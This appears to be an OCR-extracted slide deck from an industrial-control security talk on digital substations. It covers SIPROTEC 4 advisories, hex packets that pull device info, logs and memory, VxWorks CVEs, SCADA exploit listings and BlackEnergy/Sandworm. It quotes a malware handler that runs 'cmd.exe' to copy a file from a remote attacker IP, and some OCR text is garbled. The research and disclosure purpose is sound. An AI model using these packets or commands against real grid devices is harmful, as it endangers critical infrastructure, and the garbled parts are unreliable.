
Schweizerische Eidgenossenschaft  
Confédération suisse  
Confederazione Svizzera  
Confederaziun svizra

### Swiss Governmental Computer Emergency Response Team

device = IOService:/GSSMService/pci-ata@1/CMD646Root/ata-4@0/CMD646ATA/ATADevice/cellub  
IOBridge/pci-ata@1/CMD646Root/ata-4@0/CMD646ATA/ATADevice/cellub  
IOBridge/pci-ata@1/CMD646Root/ata-4@0/CMD646ATA/ATADevice/cellub

PS

# Traction power substations



# Conceptual Model


- GOOSE

- carry alarms, status, and control between devices
- Broadcasts
- Sequence number “protection”

- MMS

- Network inventory/browsing

- Exploiting the GOOSE Protocol: A Practical Attack on Cyber-infrastructure Juan Hoyos, Mark Dehus, Timothy X Brown
- Poisoned GOOSE: Exploiting the GOOSE Protocol <http://crpit.com/confpapers/CRPITV149Kush.pdf>
- IEC 61850 toolkit <http://scadastrangelove.blogspot.com/2013/11/scada-security-deep-inside.html>



```
Frame 1089: 340 bytes on wire (2720 bits), 340 bytes captured (2720 bits) on Interface 0  
Ethernet II, Src: Spine_Fe100be (00:0c:29:1a:7b:ba), Dst: 192.168.1.10 (08:00:27:00:00:00) [R]  
IP
```

```
  Src: 192.168.1.10  
  Length: 249  
  Reserved 0: 0x0000 00  
  Reserved 1: 0x0000 00  
  Options:  
    (offset) 0: L70443C796/L70443C796, L70443C796  
    FlowControl: 0000  
    (offset) 0: L70443C796/L70443C796  
    (offset) 0: L70443C796/L70443C796, L70443C796  
    01 Mar 7, 2004 10:10:01.107000075 src  
    stream: 1  
    count: 00  
    data: F816  
    diffen: 1  
    offset: false  
    numberofbytes: 1  
  (offset) 1: 1600  
  (data) 0x0000 00  
    boolean: false
```




# Digital Substation Takeover



- Siemens SICAM PAS v. 7.0,SIPROTEC v4, protective relays and switches
- GPS and GLONASS time servers
- Industrial switches.

<http://www.phdays.com/press/news/41213/>

# Digital Substations



# Digital Substation Takeover





# DoS in SIPROTEC 4

## SSA-732541: Denial-of-Service Vulnerability in SIPROTEC 4

Publication Date	2015-07-17
Last Update	2015-07-17
Current Version	V1.0
CVSS Overall Score	6.1

### Summary

The latest firmware updates for the affected devices resolve a vulnerability which could allow attackers to perform a denial-of-service attack under certain conditions.

### AFFECTED PRODUCTS

- SIPROTEC 4 and SIPROTEC Compact product families: All devices where the Ethernet module EN100 with version V4.24 or lower is included.

Specially crafted packets sent to port 50000/udp could cause a denial-of-service of the affected device. A manual reboot is required to recover the service of the device.

# Format String

## Vulnerability 1 (CVE-2016-4784)

The integrated web server (port 80/tcp) of the affected devices could allow remote attackers to obtain sensitive device information if network access was obtained.

CVSS Base Score	5.0
CVSS Temporal Score	3.9
CVSS Overall Score	3.9 (AV:N/AC:L/Au:N/C:PI:N/A:NE:POC/RL:OF/RC:C)

## Vulnerability 2 (CVE-2016-4785)

The integrated web server (port 80/tcp) of the affected devices could allow remote attackers to obtain a limited amount of device memory content if network access was obtained. This vulnerability only affects EN100 Ethernet module included in SIPROTEC 4 and SIPROTEC Compact devices.

CVSS Base Score	5.0
CVSS Temporal Score	3.9
CVSS Overall Score	3.9 (AV:N/AC:L/Au:N/C:PI:N/A:NE:POC/RL:OF/RC:C)

# RCE?

to get firmware?  
to get debug symbols?  
to debug?  
..PowerPC  
no “operation system”



# confirmation code “311299”

To access this information, the confirmation code “311299” needs to be provided when prompted."

...Siemens does not publish official documentation on these statistics. It is strongly recommended to work together with Siemens SIPROTEC customer care or commissioning experts to retrieve and interpret the statistics and test information..."

```
- send packets:
15 bytes (0xf)
00000000 00 00 00 00 00 01 0d 06 00 01 00 00 a2 00 00 .....
00000000 00 00 00 00 00 02 0d 06 00 01 00 00 00 00 00 .....
00000010 00 a9 08 53 49 50 52 4f 54 45 43 30 34 2e 38 31 ...SIPROTEC04.81
00000020 2e 30 34 32 39 2e 30 33 2e 31 31 00 23 df 18 45 .0429.03.11.#.E
00000030 d1 ca 64 20 37 53 4a 36 34 35 35 35 45 42 39 32 ..d 75J64555EB92
00000040 31 46 45 30 2d 2d 2d 2d 30 53 2d 2d 2d 2d 2d 2d 1FE0----05-----
00000050 2d 2d 2d 2d 10 37 53 4a 36 34 23 23 2a 2a 40 23 ----,75J64##**@#
00000060 23 23 40 40 23 10 2d 2d 2d 2d 23 40 23 40 2d 2d ##00#, ----#00--
00000070 2d 2d 2d 2d 2d 09 56 30 34 2e 38 31 2e 30 34 -----,v04.81.04
00000080 09 56 30 34 2e 34 30 2e 30 31 08 30 32 2e 30 32 .v04.40.01.02.02
00000090 2e 30 31 0b 53 65 70 20 32 32 20 32 30 30 38 00 .01.Sep 22 2008.
000000a0 01 69 10 00 01 bd 84 00 00 71 1c 00 00 e3 fc 00 .f.....q.....
000000b0 02 e0 14 00 00 13 00 00 11 97 .....
#in-bad
```

# System log

```
- send packets:
17 bytes (0x11)
00000000 00 00 00 00 00 01 0d 01 00 01 00 00 a1 00 00 00 .....
00000010 00

00000000 00 00 00 00 00 02 0d 01 00 01 00 00 14 01 01 08 .....
00000010 9c 9b 06 24 c8 32 60 72 0b 18 3e 50 71 74 67 4e ...$.2'r..>PqgtGN
00000020 66 48 61 63 20 20 20 20 20 20 20 20 52 50 4e 20 20 fHac RPN
00000030 20 4f 97 20 20 00 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
00000040 3d 41 63 73 20 4d 66 72 73 20 00 00 14 a0 00 13 =Acs Mfrs .....
00000050 b6 be 06 24 c8 f3 60 72 0b 18 4e 66 69 72 70 71 ...$...r..Nfirpq
00000060 20 6b 61 6e 61 6c 20 31 20 20 20 52 50 4e 20 20 kanal 1 RPN
00000070 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
00000080 3d 41 63 73 20 4d 66 72 73 20 00 a0 00 08 a1 a2 =Acs Mfrs .....
00000090 00 03 06 24 c8 f3 60 72 0b 18 4e 66 69 72 70 71 ...$...r..Nfirpq
000000a0 20 6b 61 6e 61 6c 20 32 20 20 20 52 50 4e 20 20 kanal 2 RPN
000000b0 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
000000c0 3d 41 63 73 20 4d 66 72 73 20 00 a5 ae a5 a5 a5 =Acs Mfrs .....
000000d0 a7 00 06 24 c9 ed 60 72 0b 18 4b 6e 53 78 58 61 ...$...r..KnSXXa
000000e0 72 81 51 61 62 6f 73 81 3e 20 20 52 50 4e 20 20 r.qabos.> RPN
000000f0 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
00000100 3d 41 63 73 20 4d 66 72 73 20 00 22 22 02 a5 a5 =Acs Mfrs .""...
00000110 a7 00 06 24 ca 28 60 72 0b 18 54 72 73 71 6f 6a ...$. (r..Trsqof
00000120 72 73 63 6f 20 4f 4b 20 20 20 20 52 50 4e 20 20 rSCO OK RPN
00000130 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
00000140 3d 41 63 73 20 4d 66 72 73 20 00 20 49 6e 66 6f =Acs Mfrs . Info
00000150 5f 30 06 24 cb 09 60 72 0b 18 44 69 62 30 31 20 _O$...r..Dib01
00000160 41 6b 73 69 63 6e 61 20 20 20 20 52 50 4e 20 20 Aksicna RPN
00000170 20 4f 97 20 20 20 4b 6f 6d 20 43 81 65 61 6e 61 O. Kom C.eana
```

# Device memory

```
- send packets:  
15 bytes (0xf)
```

```
00000000 00 00 00 00 00 01 0d 06 00 01 00 00 a2 00 02  
  
00000000 00 00 00 00 00 02 0d 06 00 01 00 00 00 37 fb 94  
00000010 00 e2 2d 1c 78 00 00 28 0e 3c 00 01 0b 0c 38 00  
00000020 02 17 0c 40 00 03 17 08 d8 00 04 1a 0a 44 00 05  
00000030 0e 0c 78 00 06 16 0c 78 00 07 16 0c e8 00 08 13  
00000040 0c d8 00 09 13 0f c0 00 0a 15 0e d4 00 0b 07 08  
00000050 a0 00 0c 1c 0d fc 00 0d 0c 08 50 00 0e 1e 08 d0  
00000060 00 0f 1a 0b 40 00 11 2b 0e 30 00 12 1d 25 34 00  
00000070 17 06 ff ff 00 18 ff 0e 94 00 1a 08 08 68 00 1b  
00000080 1d 07 a0 00 1d 24 0f 04 00 1e 06 1a 50 00 1f 11  
00000090 08 d8 00 20 1a 0a 34 00 21 0e 20 a8 00 23 09 0c  
000000a0 08 00 24 18 0c 18 00 25 18 0c 90 00 27 15 07 20  
000000b0 00 28 37 0c e0 00 29 13 0a fc 00 2a 1f 0c d0 00  
000000c0 2b 13 35 48 00 2c 10 ff ff ff ff ff ff ff ff  
000000d0 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  
000000e0 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  
000000f0 ff ff ff ff
```



```
Terminal | user@root:~$ ssh root@192.168.1.42
user@root:~$ ssh root@192.168.1.42
root@192.168.1.42:~$
```

```
Terminal | user@root:~$ ssh root@192.168.1.42
root@192.168.1.42:~$
```

# Code Reuse

VxWorks 6.x  
61850 Stack  
Misfortune C...

Kudos @repdet @k\_v\_Nesterov @samincube



**Windriver » Vxworks : Security Vulnerabilities (CVSS score >= 5)**

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

[Copy Results](#) [Download Results](#) [Select Table](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publsh Date	Update Date	Score	Gained Access Level	Access
1	<a href="#">CVE-2015-3963</a>	20			2015-08-03	2015-08-05	5.8	None	Remote
Wind River VxWorks before 5.5.1, 6.5.x through 6.7.x before 6.7.1.1, 6.8.x before 6.8.3, 6.9.x before 6.9.1 on Schneider Electric SAGE RTU devices before J2 and other devices, does not properly generate TCP in easier for remote attackers to spoof TCP sessions by predicting an ISN value.									
2	<a href="#">CVE-2013-0716</a>	20		DoS	2013-03-20	2013-05-20	5.0	None	Remote
The web server in Wind River VxWorks 5.5 through 6.9 allows remote attackers to cause a denial of service (DoS).									
3	<a href="#">CVE-2013-0714</a>	20		DoS Exec Code	2013-05-20	2013-05-20	10.0	None	Remote
IPSSH (aka the SSH server) in Wind River VxWorks 6.5 through 6.9 allows remote attackers to execute (hang) via a crafted public-key authentication request.									



# Cyber-physical attacks





# Black Energy/Sandworm

 <https://ics-cert.us-cert.gov/alerts/ICS-ALERT-14-281-01B>

ICS-CERT originally published information and technical information (ICS-CERT ALERT-14-281-01P) that was released to the US-CERT security community on October 10, 2014. US critical infrastructure asset owners and operators should contact [cert@hq.dhs.gov](mailto:cert@hq.dhs.gov) for more information.

[More Advisories](#)

## DETAILS

ICS-CERT has determined that users of HMI products from [GE Cimplicity](#), [Advantech/Broadwin WebAccess](#), and [Siemens SIMATIC Manager](#) are affected by this malware.

This information is for informational purposes only. The information is not intended for any kind regarding any information

contained within. ICS-CERT does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see <http://www.us-cert.gov/tlp/>.

## OVERVIEW

[Researchers amisto0x07 and Z0mb1E of Zero Day Initiative \(ZDI\)](#) have identified two vulnerabilities in the General Electric (GE) Proficy human-machine interface/supervisory control and data acquisition (HMI/SCADA) - CIMPPLICITY application. GE has released security advisories, GEIP13-05 and GEIP13-06, to inform customers about these vulnerabilities.



## GE Proficy CIMPLICITY gefebt.exe Remote Code Execution

Authored by [juan vazquez](#), [Z0mb1E](#), [arnisto0x07](#) | Site [metasploit.com](#)

Posted Feb 28, 2014

This Metasploit module abuses the gefebt.exe component in GE Proficy CIMPLICITY, reachable through the CIMPLICITY CimWebServer. The vulnerable component allows to execute remote BCL files in shared resources. An attacker can abuse this behaviour to execute a malicious BCL and drop an arbitrary EXE. The last one can be executed remotely through the WebView server. This Metasploit module has been tested successfully in GE Proficy CIMPLICITY 7.5 with the embedded CimWebServer. This Metasploit module starts a WebDAV server to provide the malicious BCL files. When the target hasn't the WebClient service enabled, an external SMB service is necessary.

tags | [exploit](#), [remote](#), [arbitrary](#)

advisories | [CVE-2014-0750](#)

MD5 | [7214d85adba9a25634f88649ee6cb1dd](#)

[Download](#) | [Favorite](#) | [Comments \(0\)](#)



## Advantech/Broadwin HMI/SCADA RPC Remote Code Execution

Authored by [Z0mb1E](#), [arnisto0x07](#)

Posted Feb 6, 2012

Advantech/Broadwin HMI/SCADA WebAccess 6.x x/7.x.x universal network RPC exploit that creates an executable file and launches the process on the affected system. webaccess.universal.exploit.rar@z%uxpl@#uzstxyl is the password for the archive

tags | [exploit](#)

MD5 | [1a584cfd9cd2f8785185e5feb72d54b1](#)

[Download](#) | [Favorite](#) | [Comments \(0\)](#)

In `config.bak`, there are two events that are defined: `OnOpenExecCommand` and `ScreenOpenDispatch`.

The handler of `OnOpenExecCommand` is the following command line:

```
cmd.exe /c "copy \\94[.]185[.]85[.]122\public\default.txt"
```


## Can Project be trusted?

- ▣ **NO!**
  - Project itself is dynamic code
  - It's easy to patch it "on the fly"
  - Vulnerabilities in data handlers
- ▣ **How to abuse?**
  - Simplest way – to patch event handlers

<http://www.slideshare.net/qqlan/scada-strangelove-2-we-already-know#42>

<http://blog.trendmicro.com/trendlabs-security-intelligence/sandworm-to-blacken-the-scada-connection/>

«It is extremely important to note that neither BlackEnergy 3, unreported backdoors, KillDisk, nor the malicious firmware uploads alone were responsible for the outage»





Alexander Timorin  
Alexander Tlyapov  
Alexander Zaitsev  
Alexey Osipov  
Andrey Medov  
Artem Chaykin  
Denis Baranov  
Dmitry Efanov  
Dmitry Nagibin  
Dmitry Serebryannikov  
Dmitry Sklyarov  
Evgeny Ermakov  
Gleb Gritsai  
Ilya Karpov  
Ivan Poliyanchuk  
Kirill Nesterov  
Roman Ilin  
Sergey Bobrov  
Sergey Drozdov  
Sergey Gordeychik  
Sergey Scherbel  
Timur Yunusov  
Valentin Shilnenkov  
Vladimir Kochetkov  
Vyacheslav Egoshin  
Yuri Goltsev  
Yuriy Dyachenko



\*All pictures are taken from  
google and other Internets

# THANK YOU



\*All pictures are taken from  
google and other Internets

# THANK YOU





+++The Mentor+++  
Written on January 8, 1986

...We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity...